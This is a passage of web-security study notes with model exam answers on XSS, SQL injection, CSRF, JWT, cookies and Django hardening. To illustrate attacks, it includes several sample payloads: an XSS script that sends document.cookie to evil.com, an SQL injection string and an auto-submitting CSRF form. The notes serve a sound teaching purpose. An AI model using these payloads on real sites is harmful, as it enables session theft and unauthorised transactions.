CORS_ALLOW_HEADERS = ['Authorization', 'Content-Type', 'X-CSRFToken']

```

CORS HTTP Headers (How it works):

```

# Browser preflight request (OPTIONS) for CORS check
OPTIONS /api/users/ HTTP/1.1
Origin: https://myapp.com
Access-Control-Request-Method: POST
Access-Control-Request-Headers: Authorization, Content-Type

# Server response (allowing CORS)
HTTP/1.1 204 No Content
Access-Control-Allow-Origin: https://myapp.com
Access-Control-Allow-Methods: GET, POST, PUT, DELETE
Access-Control-Allow-Headers: Authorization, Content-Type
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 3600

```

Session Security

Common Session Vulnerabilities:

1. **Session Fixation:** Attacker forces victim to use a known session ID before login.

- **Fix:** Regenerate session ID after login

```

def login_view(request):
    user = authenticate(...)
    if user:
        login(request, user)          # Django automatically regenerates session ID
        request.session.cycle_key()   # Explicitly cycle session key

```

2. **Session Hijacking:** Attacker steals session cookie (via XSS, network sniffing).

- **Fix:** HttpOnly + Secure + SameSite cookies, HTTPS, short session timeout

3. **Insecure Session Storage:** Sessions stored in client-side cookies that can be tampered.

- **Fix:** Store sessions server-side (database, Redis), only store session ID in cookie

Django Session Security Settings:

```
# settings.py
SESSION_COOKIE_HTTPONLY = True      # No JS access
SESSION_COOKIE_SECURE = True        # HTTPS only
SESSION_COOKIE_SAMESITE = 'Lax'     # CSRF protection
SESSION_ENGINE = 'django.contrib.sessions.backends.db' # Server-side storage
SESSION_COOKIE_AGE = 3600           # 1 hour timeout
SESSION_EXPIRE_AT_BROWSER_CLOSE = True # Expire when browser closes
```

11. Model Exam Questions & Answers

Short Answer Questions

Q1. Explain the CIA triad with examples. [2072, 2074, 2077]

Answer:

The **CIA Triad** is the fundamental model of information security consisting of three core principles:

1. Confidentiality: Only authorized users can access information.

- Example: Only the account holder can view their bank balance
- Controls: Encryption, access control, password hashing

2. Integrity: Data is accurate and has not been tampered with.

- Example: A bank transfer amount cannot be modified after submission
- Controls: Input validation, digital signatures, audit logs, CSRF tokens

3. Availability: Authorized users can access the system when needed.

- Example: A hospital's patient records system must be available 24/7
- Controls: DDoS protection, load balancing, backups, rate limiting

All three must be maintained simultaneously for a secure system.

Q2. What are the three types of XSS? Explain with examples. [2073, 2075, 2078]

Answer:

1. Stored XSS (Persistent): Malicious script is saved to the database and executed for all users who view the page.

```
Comment field: Great article! <script>document.location='http://evil.com?
c='+document.cookie</script>
```

All users who view the page have their cookies stolen.

2. Reflected XSS (Non-Persistent): Malicious script is in the URL, reflected back in the server's response.

```
https://example.com/search?q=<script>alert(document.cookie)</script>
```

Attacker sends this crafted URL to victims. The script runs when they click it.

3. DOM-Based XSS: Vulnerability in client-side JavaScript that inserts URL data directly into the DOM.

```
document.getElementById('output').innerHTML = location.hash.substring(1);  
// URL: https://example.com/#<img src=x onerror=stealCookies()>
```

The server is not involved — purely client-side vulnerability.

Q3. List and explain at least 5 methods to prevent XSS attacks. [2074, 2076, 2079]

Answer:

- 1. Output Encoding:** Convert `<`, `>`, `&`, `"`, `'` to HTML entities before rendering user input in HTML. Prevents browser from interpreting user input as code.
- 2. Content Security Policy (CSP):** HTTP header that restricts which sources can execute scripts (`Content-Security-Policy: script-src 'self'`). Blocks inline scripts and external untrusted scripts.
- 3. HttpOnly Cookie Flag:** Marks cookies as inaccessible to JavaScript (`document.cookie`). Even if XSS injection succeeds, session cookies cannot be stolen.
- 4. Input Validation:** Validate and reject unexpected characters on the server side before processing.
- 5. Use `textContent` Instead of `innerHTML` :** In JavaScript, never insert user data with `innerHTML` (which interprets HTML). Use `textContent` which treats input as plain text.
- 6. Template Auto-Escaping:** Use template engines (Django, Jinja2) with auto-escaping enabled so user data is always HTML-encoded before rendering.
- 7. Input Sanitization with Allowlist:** For rich text, use libraries like `bleach` to only allow known-safe HTML tags.

Q4. Explain SQL Injection. What are its types and how can it be prevented? [2071, 2073, 2075, 2077, 2080]

Answer:

SQL Injection is an attack where malicious SQL code is inserted into input fields that are directly concatenated into database queries, allowing attackers to manipulate the query.

Example:

```
# Vulnerable code  
query = "SELECT * FROM users WHERE username='" + username + "'"   
# Input: ' OR '1'='1  
# Resulting query: SELECT * FROM users WHERE username='' OR '1'='1'  
# Returns all users!
```

Types of SQL Injection:

1. **In-Band SQLi:** Attacker uses the same channel for both attack and result extraction.
 - **Error-Based:** Extract info from database error messages
 - **UNION-Based:** Use UNION to retrieve data from other tables
2. **Blind SQLi:** Application doesn't return data directly; attacker infers from behavior.
 - **Boolean-Based:** True/false questions about the database
 - **Time-Based:** Use SLEEP() to determine true/false conditions
3. **Out-of-Band SQLi:** Receive data via separate channel (DNS, HTTP from DB server). Rare, requires specific DB features.

Prevention Methods:

1. **Parameterized queries** — pass inputs as parameters, never concatenate
2. **Use ORM** — Django ORM generates parameterized queries automatically
3. **Input validation** — whitelist allowed characters/values
4. **Principle of least privilege** — database user should only have necessary permissions
5. **Disable detailed error messages** — don't show DB errors to users in production
6. **WAF** — Web Application Firewall to filter malicious requests
7. **Stored procedures** — predefined queries that can't be modified
8. **Regular security audits** — use SQLMap, OWASP ZAP to test for vulnerabilities

Q5. What is CSRF? How does it work and how can it be prevented in Django? [2072, 2074, 2076, 2078]

Answer:

CSRF (Cross-Site Request Forgery) tricks an authenticated user into unknowingly submitting a malicious request to a website they're logged into, exploiting the browser's automatic cookie sending behavior.

How it works:

1. Victim logs into `bank.com` (session cookie saved in browser)
2. Attacker creates `evil.com` with a hidden form:

```
<form action="https://bank.com/transfer" method="POST">
  <input name="amount" value="100000" type="hidden">
  <input name="to" value="ATTACKER" type="hidden">
</form>
<script>document.forms[0].submit()</script>
```

3. Victim visits `evil.com` — form auto-submits
4. Browser sends session cookie with the request to `bank.com`
5. Bank processes transfer believing it's a legitimate user action

Prevention in Django:

1. **CSRF Token (primary defense):**

```
<form method="POST">
  {% csrf_token %}  {% Generates hidden field with token %}
  ...
</form>
```

Django verifies the token on every POST. Attackers can't forge it because they don't know the token value.

2. SameSite Cookie:

```
SESSION_COOKIE_SAMESITE = 'Lax' # Cookie not sent with cross-site requests
```

3. **CsrfViewMiddleware** is included by default in Django — provides automatic protection for all forms using `{% csrf_token %}`.

Q6. Explain JWT security. What are the best practices for using JWT safely? [2075, 2079, 2080]

Answer:

JWT (JSON Web Token) is a compact, URL-safe token format used for stateless authentication. It has three parts: Header, Payload, and Signature, joined by dots and base64-encoded.

JWT Flow:

1. User logs in → server creates JWT signed with secret key
2. Client stores JWT and sends it in `Authorization: Bearer <token>` header with each request
3. Server verifies signature and processes request (no need to query DB for session)

JWT Security Best Practices:

1. **Short access token expiry:** Access tokens should expire in 15 minutes to limit damage if stolen
2. **Use refresh tokens:** Long-lived refresh tokens (7 days) stored in HttpOnly cookies; exchange for new access tokens
3. **Store access tokens in memory:** NOT in localStorage (vulnerable to XSS) — store in JS memory variable
4. **Store refresh tokens in HttpOnly cookies:** JavaScript cannot access HttpOnly cookies, preventing XSS token theft
5. **Validate the alg header:** Always specify `algorithms=['HS256']` — reject `none` algorithm
6. **Use strong secret key:** Minimum 256-bit random key for HMAC; RSA key pair for RS256
7. **Use HTTPS:** JWT in Authorization header is exposed if sent over HTTP
8. **Include standard claims:** `exp` (expiry), `iat` (issued at), `nbfi` (not before)
9. **Rotate refresh tokens:** Invalidate refresh token after each use (one-time use)
10. **Implement token blacklist:** For immediate logout, store invalidated tokens (until expiry) in Redis

Q7. Describe input validation and sanitization. Why is server-side validation necessary? Provide code examples. [2073, 2076, 2079]

Answer:

Input Validation: Checking whether input meets expected format, type, and constraints. Reject if it doesn't.

- Example: Is the email in valid format? Is age between 1-120? Is username alphanumeric?

Input Sanitization: Cleaning/transforming input to remove or neutralize dangerous content.

- Example: Strip HTML tags from comment text, HTML-encode `<` and `>`, trim whitespace

Why Server-Side Validation is NECESSARY: Client-side validation (HTML5, JavaScript) can be bypassed:

1. Attacker opens DevTools → removes 'required' attribute → submits empty
2. Attacker disables JavaScript
3. Attacker sends raw HTTP request with curl/Postman (no browser forms)
4. Attacker modifies form values in DevTools before submission

Server receives the raw HTTP request and must validate everything independently.

Validation Example (Django):

```
from rest_framework import serializers
import re

class UserRegistrationSerializer(serializers.Serializer):
    username = serializers.CharField(min_length=3, max_length=20)
    email = serializers.EmailField()
    age = serializers.IntegerField(min_value=18, max_value=120)
    phone = serializers.CharField()

    def validate_username(self, value):
        if not re.match(r'^[a-zA-Z0-9_]+$', value):
            raise serializers.ValidationError("Only alphanumeric characters allowed")
        return value

    def validate_phone(self, value):
        if not re.match(r'^(98|97)\d{8}$', value):
            raise serializers.ValidationError("Invalid Nepali phone number")
        return value
```

Sanitization Example:

```
import bleach
import html

# For HTML content (comments, blog posts):
def sanitize_html(content):
    allowed_tags = ['p', 'b', 'i', 'em', 'strong', 'ul', 'li']
    return bleach.clean(content, tags=allowed_tags, strip=True)

# For plain text (escape HTML entities):
def sanitize_text(text):
    return html.escape(text) # < → &lt; > → &gt; etc.
```

Q8. What are secure cookie attributes? Explain HttpOnly, Secure, and SameSite with their security implications. [2074, 2077, 2080]

Answer:

Secure cookie attributes control how cookies behave in the browser, providing protection against common attacks.

1. HttpOnly

- **Function:** Prevents client-side JavaScript from accessing the cookie
- **Security implication:** Even if an XSS attack succeeds and injects malicious JavaScript, `document.cookie` cannot read HttpOnly cookies — session tokens cannot be stolen
- **Usage:**

```
response.set_cookie('session', value='token', httponly=True)
# document.cookie returns empty for HttpOnly cookies
```

- **Django setting:** `SESSION_COOKIE_HTTPONLY = True` (default)

2. Secure

- **Function:** Cookie is only sent over HTTPS connections, never over HTTP
- **Security implication:** Prevents session hijacking via network eavesdropping (man-in-the-middle attacks on unencrypted networks like public WiFi)
- **Usage:**

```
response.set_cookie('session', value='token', secure=True)
# If user accidentally visits http:// version, cookie is not sent
```

- **Django setting:** `SESSION_COOKIE_SECURE = True`

3. SameSite

- **Function:** Controls when cookies are sent with cross-site requests
- **Values:**
 - `Strict` : Cookie never sent with cross-site requests → maximum CSRF protection but may break OAuth
 - `Lax` : Cookie sent only for top-level navigations (link clicks) but NOT for POST requests from other sites → balances usability and security
 - `None` : Cookie always sent (requires `Secure=True`) → needed for cross-site APIs
- **Security implication:** Prevents CSRF attacks because the session cookie is not sent with cross-site form submissions
- **Usage:**

```
response.set_cookie('session', value='token', samesite='Lax')
```

- **Django setting:** `SESSION_COOKIE_SAMESITE = 'Lax'`

Complete Secure Cookie:

```
response.set_cookie(
    'session_id', value='secure_token',
    httponly=True, # No XSS cookie theft
    secure=True, # HTTPS only (no MITM)
    samesite='Lax', # CSRF protection
    max_age=3600 # Expires in 1 hour
)
```

End of Chapter 5 Notes

Total Chapter Coverage: CIA Triad, XSS (3 types + 10 prevention methods with code), SQL Injection (3 types + 8 prevention methods with code), CSRF (mechanism + Django protection), Input validation vs sanitization, HTTPS/TLS, Secure cookie attributes (HttpOnly, Secure, SameSite), JWT security, password hashing with bcrypt/Argon2, CORS configuration, session security.